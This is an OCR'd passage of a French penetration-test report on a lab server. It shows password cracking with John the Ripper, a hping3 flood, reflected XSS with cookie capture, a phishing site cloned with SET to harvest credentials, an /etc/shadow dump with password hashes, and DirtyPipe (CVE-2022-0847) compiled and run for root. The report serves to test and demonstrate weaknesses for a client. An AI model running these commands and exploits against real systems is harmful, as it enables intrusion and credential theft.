Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:09 0% 0g/s 21.12p/s 42.24c/s 42.24C/s alyssa..brenda
```


Voici comment a pu être lancée l'attaque, mais après 5 heures de fonctionnement aucun résultat.

```
0g 0:02:39:13 3/3 0g/s 21.33p/s 42.05c/s 42.05C/s muffy5..mufus7
0g 0:02:39:43 3/3 0g/s 21.33p/s 42.05c/s 42.05C/s mulann..050610
0g 0:03:00:31 3/3 0g/s 21.29p/s 42.05c/s 42.05C/s ante22..alijkk
0g 0:03:01:10 3/3 0g/s 21.28p/s 42.05c/s 42.05C/s aben12..abue84
0g 0:03:03:25 3/3 0g/s 21.29p/s 42.05c/s 42.05C/s lends..lexup
0g 0:03:11:22 3/3 0g/s 21.27p/s 42.04c/s 42.04C/s 15395..mylas
0g 0:03:31:44 3/3 0g/s 21.23p/s 42.02c/s 42.02C/s jenies..jena04
0g 0:03:32:07 3/3 0g/s 21.23p/s 42.02c/s 42.02C/s jeam15..jetell
0g 0:03:32:41 3/3 0g/s 21.24p/s 42.02c/s 42.02C/s jefe15..jefasa
0g 0:03:37:09 3/3 0g/s 21.23p/s 42.02c/s 42.02C/s jhilie..jhivey
0g 0:03:40:36 3/3 0g/s 21.22p/s 42.01c/s 42.01C/s salesed..shoners
0g 0:03:46:28 3/3 0g/s 21.21p/s 42.01c/s 42.01C/s melar1..mermoo
0g 0:03:51:28 3/3 0g/s 21.21p/s 42.01c/s 42.01C/s brixx3..bruzo1
0g 0:03:53:36 3/3 0g/s 21.21p/s 42.01c/s 42.01C/s jhatot..jhikko
0g 0:03:56:26 3/3 0g/s 21.21p/s 42.01c/s 42.01C/s 114487..101062
0g 0:04:00:06 3/3 0g/s 21.20p/s 42.01c/s 42.01C/s meggs5..memoma
0g 0:04:03:02 3/3 0g/s 21.20p/s 42.01c/s 42.01C/s albodo..ashico
0g 0:04:14:30 3/3 0g/s 21.19p/s 42.00c/s 42.00C/s sampa..shm23
0g 0:04:20:26 3/3 0g/s 21.18p/s 41.99c/s 41.99C/s beliel1..beacids
0g 0:04:23:59 3/3 0g/s 21.18p/s 41.99c/s 41.99C/s susane..sush07
0g 0:04:51:21 3/3 0g/s 21.15p/s 41.98c/s 41.98C/s jhuges..jh1301
0g 0:04:51:30 3/3 0g/s 21.15p/s 41.98c/s 41.98C/s jjjay2..jj2026
Session aborted
root@sujet12:~#
```

Cette attaque a surtout été réalisée afin de montrer à notre client que le danger peut aussi provenir de l'intérieur du serveur et peut se montrer tout aussi dangereux que des attaques externes.

Afin de remédier à ces failles nous vous invitons à vous reporter à la page des recommandations pour plus d'informations

Injection SQL avec SQLMap :




Phase d’exploitation

- DoS


Nous avons remarqué lors de notre phase de reconnaissance que le système ne semblait pas avoir été configuré pour bloquer les tentatives de brute force. Nous en avons conclu qu’aucun système d’atténuation DNS ou de détection et de bannissement de botnets n’avait été installé.

Il est ensuite simple d’utiliser Hping3 sur Kali afin de submerger les ports 80 et 443 de paquets réseaux à vitesse maximum (hping3 –flood) : Le système est vulnérable aux attaques Dos (Déni de Service).





- Faille XSS

Création d'un formulaire vulnérable afin de voir si la XSS se reflète (XSS reflected) :




Le site est en effet vulnérable :







Création de la payload (charge utile) :




Rechargement de la page -> redirection effectué 👍




Cookie intercepté sur le serveur distant :



Exploitation cas concret :



- CSRF (Cross Script Request Forgery)



Création d'un site de phishing (Social Engineering), utilisation de Setoolkit :

```
                         ___________________________
                        __  ___/__  ____/__  __/
                        _____ \__  __/  __  /
                        ____/ /_  /___  _  /
                        /_____/ /_____/  /_/

[---]        The Social-Engineer Toolkit (SET)         [---]
[---]        Created by: David Kennedy (ReL1K)         [---]
                         Version: 8.0.3
                      Codename: 'Maverick'
[---]        Follow us on Twitter: @TrustedSec         [---]
[---]        Follow me on Twitter: @HackingDave        [---]
[---]       Homepage: https://www.trustedsec.com       [---]
       Welcome to the Social-Engineer Toolkit (SET).
        The one stop shop for all of your SE needs.

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


Can't pickle local object 'show_banner.<locals>.pull_version'
 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set>
```

Après configuration d'une NAT :

```
If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

Enter the IP address for POST back in Harvester/Tabnabbing: 83.194.92.137:8080
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: http://100.74.7.99/controleur/login.php

[*] Cloning the website: http://100.74.7.99/controleur/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
83.194.92.137 - - [05/Apr/2024 11:12:26] "GET / HTTP/1.1" 200 -
83.194.92.137 - - [05/Apr/2024 11:12:54] "GET / HTTP/1.1" 200 -
83.194.92.137 - - [05/Apr/2024 11:13:07] "GET /index.html HTTP/1.1" 200 -
```

Site en ligne :

Post Exploitation :

Si un attaquant parvient à brute force la connexion via SSH, il aura accès au fichier /etc/passwd en lecture ainsi que le fichier /etc/shadow qui permettra donc de cracker le mot de passe root en local (vitesse de calcul supérieur car aucune requête n'est faite).

```
┌──(kali㉿kali)-[~]
└─$ ssh debian1@100.74.7.99 -p 22
debian1@100.74.7.99's password:
Linux sujet12 5.10.0-18-amd64 #1 SMP Debian 5.10.140-1 (2022-09-02) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Apr  5 08:51:11 2024 from 172.19.170.223
debian1@sujet12:~$ ls -la /etc/passwd
-rw-r--r-- 1 root root 1567 14 janv. 23:10 /etc/passwd
debian1@sujet12:~$ ls -la /etc/shadow
-rwxrwxrwx 1 root shadow 965  4 avril 10:28 /etc/shadow
debian1@sujet12:~$ cat /etc/shadow
root:$y$j9T$X15QqOUnB0J5UlyaPtKNK.$NOEbxfYPivf2r8A4JXTUgBuEX04a4XrFbWvzD/p7nV6:19760:0:99999:7:::
daemon:*:19279:0:99999:7:::
bin:*:19279:0:99999:7:::
sys:*:19279:0:99999:7:::
sync:*:19279:0:99999:7:::
games:*:19279:0:99999:7:::
man:*:19279:0:99999:7:::
lp:*:19279:0:99999:7:::
mail:*:19279:0:99999:7:::
news:*:19279:0:99999:7:::
uucp:*:19279:0:99999:7:::
proxy:*:19279:0:99999:7:::
www-data:*:19279:0:99999:7:::
backup:*:19279:0:99999:7:::
list:*:19279:0:99999:7:::
irc:*:19279:0:99999:7:::
gnats:*:19279:0:99999:7:::
nobody:*:19279:0:99999:7:::
_apt:*:19279:0:99999:7:::
systemd-network:*:19279:0:99999:7:::
systemd-resolve:*:19279:0:99999:7:::
messagebus:*:19279:0:99999:7:::
systemd-timesync:*:19279:0:99999:7:::
sshd:*:19279:0:99999:7:::
debian1:$y$j9T$qEgnNGc967R/Rb/FDHdIR.$ggiSutaQ5RmwWabKSVz98AC.0jiCmjQXNgTqeKzV380:19817:0:99999:7:::
systemd-coredump:!*:19279::::::
Debian-exim:!:19676:0:99999:7:::
mysql:!:19731:0:99999:7:::
postfix:*:19736:0:99999:7:::
debian1@sujet12:~$
```

Recherche de droit sudoers (-s) mal configuré qui pourrait permettre une escalation de privilège :

```
debian1@sujet12:~$ find / -perm -u+s 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/su
/usr/bin/mount
/usr/bin/newgrp
/usr/bin/fusermount
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/umount
/usr/bin/gpasswd
debian1@sujet12:~$
```

Check de la version / kernel du serveur linux :

```
debian1@sujet12:~$ uname -a
Linux sujet12 5.10.0-18-amd64 #1 SMP Debian 5.10.140-1 (2022-09-02) x86_64 GNU/Linux
debian1@sujet12:~$
```

Recherche de faille + exploitation de la CVE-2022-0847 :

Linux Kernel 5.8 < 5.16.11 - Local Privilege Escalation (DirtyPipe)

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
50808	2022-0847	LANCE BIGGERSTAFF	LOCAL	LINUX	2022-03-08

EDB Verified: ×

Exploit: / {}

Vulnerable App:

```
debian1@sujet12:~$ ls 50808.c
50808.c
debian1@sujet12:~$ gcc 50808.c
debian1@sujet12:~$ find / -perm -u+s 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/su
/usr/bin/mount
/usr/bin/newgrp
/usr/bin/fusermount
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/umount
/usr/bin/gpasswd
debian1@sujet12:~$ ./a.out /usr/bin/mount
[+] hijacking suid binary..
[+] dropping suid shell..
sysfs on /sys type sysfs (rw,nosuid,nodev,noexec,relatime)
proc on /proc type proc (rw,nosuid,nodev,noexec,relatime)
udev on /dev type devtmpfs (rw,nosuid,relatime,size=998500k,nr_inodes=249625,mode=755)
devpts on /dev/pts type devpts (rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=000)
tmpfs on /run type tmpfs (rw,nosuid,nodev,noexec,relatime,size=203072k,mode=755)
/dev/sda1 on / type ext4 (rw,relatime,errors=remount-ro)
securityfs on /sys/kernel/security type securityfs (rw,nosuid,nodev,noexec,relatime)
tmpfs on /dev/shm type tmpfs (rw,nosuid,nodev)
tmpfs on /run/lock type tmpfs (rw,nosuid,nodev,noexec,relatime,size=5120k)
cgroup2 on /sys/fs/cgroup type cgroup2 (rw,nosuid,nodev,noexec,relatime,nsdelegate,memory_recursiveprot
)
